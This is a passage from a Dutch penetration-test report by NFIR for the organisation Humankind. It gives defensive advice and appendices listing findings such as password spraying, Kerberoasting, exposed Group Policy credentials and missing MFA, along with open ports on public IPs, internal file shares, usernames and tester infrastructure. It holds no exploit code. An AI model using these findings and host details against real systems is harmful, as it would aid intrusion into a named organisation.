Gebruikers maken gebruik van een sterker wachtwoord. Door de gebruiksvriendelijkheid van de wachtwoordmanager is de kans groter dat de gebruikers kiezen voor een sterker, lastiger te raden wachtwoord. Deze wachtwoorden hoeven namelijk niet meer te worden onthouden. Daarnaast adviseert NFIR om af te dwingen dat de meest kritieke diensten zijn voorzien van een uniek wachtwoord. Mocht een wachtwoord van een account onbedoeld uitlekken, dan resulteert dit niet per direct in andere accounts die gecompromitteerd raken.

Zodra een wachtwoordmanager is geïntroduceerd bij de medewerkers, is het advies ook om gebruik ervan te stimuleren. Dit zou onderdeel kunnen zijn van een doorlopende awareness-campagne onder de medewerkers.

6.2. Detectie

6.2.1. Actieve monitoring netwerk

NFIR adviseert het monitoren van netwerkverkeer op kwaadaardige activiteit op basis van bekende en niet-bekende dreigingen. Door monitoring op bekende indicatoren van kwaadaardige activiteit en afwijkend gedrag in het netwerkverkeer, kunnen vroegtijdig risico's worden geïdentificeerd.

Een 'Intrusion Detection System' (IDS) oplossing verschilt van een firewall omdat een IDS meldingen stuurt op basis van gedrag, zoals het uitvoeren van een poortscan (vaak een eerste signaal van een succesvolle intrede) of gebruik van potentieel onwenselijke programma's als Teamviewer of zogenoemde 'Shadow IT', waaronder bijvoorbeeld Dropbox. Dit in tegenstelling tot een firewall: deze detecteert (en blokkeert) meestal op basis van bekende informatie, zoals een bekend malafide domeinnaam of IP-adres. Het advies van NFIR is dan ook om een permanente IDS-oplossing te introduceren en meldingen hieruit ook actief te monitoren.



6.2.2. Monitoring SOC/MDR

Het monitoren op en het afhandelen van beveiligingsincidenten is een specialisatie waar expertise op het gebied van ICT-security voor benodigd is. Bij een 'Security Operations Center' (SOC) of 'Managed Detection and Response' (MDR) afdeling wordt (continue) gecontroleerd of binnen de gehele ICT-Infrastructuur sprake is van beveiligingsproblemen. Dit kan variëren van meldingen onderzoeken van gecompromitteerde gebruikersaccounts tot aanwijzingen onderzoeken dat een grote hoeveelheid aan gegevens wordt gedownload.

NFIR adviseert om een vorm van monitoring op beveiligingsproblemen in te stellen. Indien deze monitoring aanwijzingen geeft dat sprake is van een incident, kan de opdrachtgever eerder ondersteuning vragen voor het uitvoeren van digitaal forensisch onderzoek en Incident Response.

6.3. Response

6.3.1. Incident Response plan

Tijdens een incident zijn er veel acties die uitgevoerd moeten worden. Door deze situaties te trainen, kan tijdens een incident veel sneller gehandeld worden. Onderwerpen als een Data Recovery plan en Incident Response plan zijn hulpmiddelen die van grote waarde zijn tijdens een incident. Een incident kan altijd plaatsvinden: met de juiste voorbereidingen kan hier snel en efficiënt op geacteerd worden.

Een Incident Response plan is bedoeld om bij incidenten snel en effectief te kunnen handelen, maar ook om ook de juiste data vast weten te leggen voor onderzoek. In dit plan worden scenario's beschreven met daarbij horende te nemen maatregelen. Zo kan de opdrachtgever en de mogelijk onderzoekende partij tijd en kosten worden bespaard. Handreikingen vanuit de [BIO](#) kunnen ondersteunen bij het inrichten van een Incident Response plan. Publiek beschikbare standaarden zijn eveneens beschikbaar bij [NIST](#) en [SANS](#). Ook bij het ontwikkelen van een dergelijk plan en bijbehorende beleidsstukken is een PDCA-cyclus zeer belangrijk, waardoor gecontroleerd kan worden of het beleid overeenkomt met tests uit de praktijk.

NFIR adviseert aan de opdrachtgever om samen met de juiste partijen (zoals de ICT-beheerder) een Incident Response plan op te stellen en voorbereidingen te treffen voor mogelijke toekomstige incidenten.

6.3.2. Oefenen van scenario's

Het oefenen van een incident zorgt ervoor dat een organisatie getraind is op het moment dat het fout gaat. De training zorgt ervoor dat betrokken entiteiten exact weten wat ze moeten doen en niet direct schrikken wanneer een dergelijke situatie ontstaat. Tijdens de training kunnen knelpunten naar voren komen die alvast kunnen worden opgelost.

Voortbordurend op het vorige advies adviseert NFIR om de gemaakte draaiboeken en plannen te testen. Dit verhoogt de effectiviteit van een Incident Response plan.



7. Bijlage 1: Checklist

7.1. Penetration Testing Execution Standard (PTES)

| PTES-ID | Item | Status | Bevinding |
|--------------------|-----------------------|--------|---|
| INTEL-01 | OSINT | ✗ | ● E-mail DNS records ontbreken |
| | | | ● DNSSEC niet ingeschakeld voor publieke domeinen |
| | | | ● DNS subdomein enumeratie |
| | | | ● Website CMS loginpagina beschikbaar |
| | | | ● Gegevens aangetroffen in datalek |
| | | | ● Metadata inzichtelijk |
| | | | ● Openbare informatie over de Wi-Fi netwerken |
| INTEL-02 | External footprinting | ✓ | |
| INTEL-03 | Internal footprinting | ✓ | |
| ANALYZE-Active 01 | | ✗ | ● cAdvisor - Information disclosure |
| | | | ● Security Headers |
| | | | ● Server headers versie weergave |
| ANALYZE-Passive 02 | | ✗ | ● CDP en LLDP is ingeschakeld |



| PTES-ID | Item | Status | Bevinding |
|------------|---|--------|---|
| ANALYZE-03 | Validation | ✗ | ● Verouderde software aangetroffen |
| | | | ● Onveilige SMB configuratie |
| | | | ● Onveilige SSL/TLS configuratie |
| | | | ● Onbeveiligde LDAP verbinding |
| ANALYZE-04 | Research | ✗ | ● DNS subdomein enumeratie |
| | | | ● Openbare informatie over de Wi-Fi netwerken |
| EXPLOIT-01 | Countermeasures | ✓ | |
| EXPLOIT-02 | Precision Strike | ✓ | |
| EXPLOIT-03 | Customized Exploitation -- Attacking the user | ✗ | ● Password Spraying – Onveilige wachtwoorden aangetroffen |
| | | | ● Password Spraying – Gebruikersnaam als wachtwoord |
| | | | ● AutoAdminLogon Credentials in Group Policy |
| | | | ● Group Policy cPassword weergave |
| | | | ● Gevoelige Bestanden |



| PTES-ID | Item | Status | Bevinding |
|------------|---|--------|--|
| | | | ● Wachtwoordbeleid onvoldoende |
| | | | ● Domain Admins en DCsync permissies |
| | | | #finding:942a68b0e8c64b438595333248 |
| | | | ● Kerberoasting – 11 hashes ontvangen |
| EXPLOIT-04 | Customized Exploitation -- Directory services | ✗ | ● AzureAD MFA niet verplicht voor alle gebruikers |
| EXPLOIT-05 | Customized Exploitation -- Network | ✗ | ● 52 Computers kunnen door elke domeingebruiker geregistreerd worden |
| EXPLOIT-06 | Customized Exploitation -- Webservices | ✗ | ● Printers maken geen gebruik van wachtwoord |
| EXPLOIT-07 | Customized Exploitation -- WiFi | ✓ | |
| POST-01 | Pillaging -- Backup | N/A | |
| POST-02 | Pillaging -- Certificates (CA) | N/A | |
| POST-03 | Pillaging -- Cloud | ✗ | ● AzureAD Analyze Data en Admins |
| POST-04 | Pillaging -- Databases | N/A | |
| POST-05 | Pillaging -- Deployment | ✓ | |
| POST-06 | Pillaging -- Directory services | ✓ | |



| PTES-ID | Item | Status | Bevinding |
|---------|--|--------|-----------------------|
| POST-07 | Pillaging -- Fileshares | ✗ | ● Gevoelige Bestanden |
| POST-08 | Pillaging -- Installed software | ✓ | |
| POST-09 | Pillaging -- Monitoring and management | N/A | |
| POST-10 | Pillaging -- Source code management | N/A | |
| POST-11 | Pillaging -- User data | ✓ | |
| POST-12 | Pillaging -- Video | N/A | |
| POST-13 | Pillaging -- Virtualization | ✓ | |
| POST-14 | Pillaging -- WiFi | ✓ | |
| POST-15 | Windows Post-Exploitation | ✓ | |
| POST-16 | Linux/Unix Post-Exploitation | ✓ | |
| POST-17 | Data exfiltration | ✓ | |
| POST-18 | High value files | ✓ | |
| POST-19 | Persistence | ✓ | |

Tabel 7.1

✓ = Geen kwetsbaarheid aangetroffen, ✗ = Kwetsbaarheid gevonden, N/A = Niet van toepassing



8. Bijlage 2: Scan resultaten

8.1. Poort scans

De volgende openstaande poorten op de beschikbare host(s) zijn aangetroffen. Host(s) zonder open poorten zijn niet opgenomen.

- 20.50.53.5

| port | protocol | service |
|------|------------|---------|
| 80 | TCP (http) | nginx |
| 443 | TCP (http) | nginx |

- 20.56.239.87

| port | protocol | service |
|------|-------------|---------|
| 691 | TCP (resvc) | |
| 4443 | TCP (http) | nginx |
| 8880 | TCP (http) | nginx |

- 51.124.17.132

| port | protocol | service |
|------|-------------|---------|
| 691 | TCP (resvc) | |

8.2. File shares

Voor deze scan is gebruikersaccount [nicolemoella](#) gebruikt.

| IP | Hostnaam | Share | Permissies |
|-----------|-----------|------------|------------|
| 10.4.2.11 | HMK-FS-01 | Data | READ |
| 10.4.2.11 | HMK-FS-01 | Home\$ | READ,WRITE |
| 10.4.2.11 | HMK-FS-01 | Profiles\$ | READ,WRITE |
| 10.4.3.8 | HMK-EX01 | address | READ |
| 10.4.5.6 | KOH-DC-01 | NETLOGON | READ |
| 10.4.5.6 | KOH-DC-01 | SYSVOL | READ |
| 10.4.5.7 | KOH-DC-02 | NETLOGON | READ |
| 10.4.5.7 | KOH-DC-02 | SYSVOL | READ |



| IP | Hostnaam | Share | Permissies |
|----------|-----------|----------|------------|
| 10.4.5.4 | KOH-DC-03 | NETLOGON | READ |
| 10.4.5.4 | KOH-DC-03 | SYSVOL | READ |

Tabel 8.1: File shares



9. Bijlage 3: Overige

9.1. Gebruikte IP-adressen

De onderstaande IP-adressen zijn door NFIR ten tijde van de uitvoering van de penetratietest ingezet om verbinding te maken met de gespecificeerde scope.

| IPv4-adres | IPv6-adres | Beschrijving |
|----------------|-------------------------------------|---|
| 136.144.183.82 | 2a01:7c8:aac7:318::1 | Extern IP-adres NFIR 1 |
| 95.170.71.93 | 2a01:7c8:bb06:10e:5054:ff:fe6d:b24e | Extern IP-adres NFIR 2 |
| 93.119.0.143 | 2a01:7c8:bb0a:7f:5054:ff:fe3b:73dd | Extern IP-adres NFIR 3 |
| 10.1.0.6 | fe80::1e69:7aff:fea9:d56e | IP-adres van de NFIR penetratietestbox die in het interne netwerk is geplaatst. |

Tabel 9.1: Gebruikte IP-adressen

9.2. Ontvangen bestanden

NFIR heeft de volgende bestanden ontvangen en gebruikt voor deze penetratietest:

| Bestandsnaam | Beschrijving | SHA-1 hash |
|------------------------------|------------------------|--|
| AzureVirtualMachines.xlsx | Azure Virtual Machines | 64EA3E2A9BA7A3D98A8A272A4A4D821CC18DE90F |
| gebruikersaccounts.docx | Gebruikersaccounts | F44C3A195BF698B28919D0F8356777F1861510FB |
| Offerte pentest_getekend.pdf | Getekende offerte | 747111D3F1A20BB15BDF2B25DDA377D576A03A45 |

Tabel 9.2: Ontvangen bestanden



9.3. Terugdraaien wijzigingen

9.3.1. Gebruikersaccounts

Door Humankind zijn de volgende gebruikersaccounts verstrekt voor gebruik tijdens de pentest.

| Gebruikersnaam | Beschrijving |
|----------------------------|-------------------|
| nicolemoella@humankind.nl | Pentest account 1 |
| thijshendriks@humankind.nl | Pentest account 2 |

Tabel 9.3: Aangeleverde gebruikersaccounts

Door NFIR zijn tijdens de uitvoering van de penetratietest de volgende gebruikers- en/of computer accounts aangemaakt.

| Account | Server | Beschrijving |
|---------|----------|---------------------|
| NFIR1\$ | 10.4.5.6 | MachineAccountQuota |
| NFIR2\$ | 10.4.5.6 | MachineAccountQuota |
| NFIR3\$ | 10.4.5.6 | MachineAccountQuota |
| NFIR4\$ | 10.4.5.6 | MachineAccountQuota |
| NFIR5\$ | 10.4.5.6 | MachineAccountQuota |

Tabel 9.4: Aangemaakte gebruikersaccounts

NFIR adviseert om bovenstaande gebruikers- en/of computers accounts na afronding van dit project te verwijderen.

9.3.2. Whitelisting

Veel organisaties vragen zich af waarom NFIR verzoekt om zeven IP-adressen te whitelisten in de firewall als vereiste voor de start van de penetratietest. Ook wordt soms gesuggereerd dat hierdoor het testen van de technische weerbaarheid niet meer representatief zou zijn.

De reden dat dit gevraagd wordt is om te voorkomen dat onze IP-adressen geblokkeerd worden door de Intrusion Prevention / Detection System (IPS/IDS) modules van een firewall zodra de IT-infrastructuur onderzocht wordt. Dit zou zeer waarschijnlijk gebeuren doordat de (scanning) tools die gebruikt worden verzoeken afvuren op de firewall en als malafide verkeer worden herkend. Als de NFIR IP- adressen niet op de whitelist geplaatst worden, dan zou de penetratietest stil komen te liggen doordat de firewall de externe IP-adressen van NFIR blokkeert. Deze blokkade moet dan steeds vrijgegeven worden door een beheerder, en deze kostbare tijd van de penetratietest gaat dan verloren. Indien de firewall geen modules heeft die blokkades uitvoeren op basis van het ontvangen netwerkverkeer, hoeft er geen actie te worden ondernomen.



Het is uiteraard niet de bedoeling om extra poorten open te zetten. Dit zou wel een vertekend beeld opleveren van de technische weerbaarheid van de extern beschikbare infrastructuur.

Naast het testen van de externe infrastructuur is er tijdens het interne gedeelte van de test gebruik gemaakt van een zogenaamde penetratietestbox die in het interne netwerk geplaatst is geplaatst. De pentestbox dient de mogelijkheid te hebben om te communiceren met de volgende IP-adressen en poorten:

| IP-adres | Poort | Omschrijving |
|--------------|-----------|----------------|
| 95.170.71.93 | 51821/udp | VPN verbinding |
| 93.92.99.155 | 443/tcp | SIEM - Logging |

Tabel 9.5: IP-adressen whitelisten

NFIR adviseert om te controleren of de firewall aanpassingen zijn teruggedraaid.

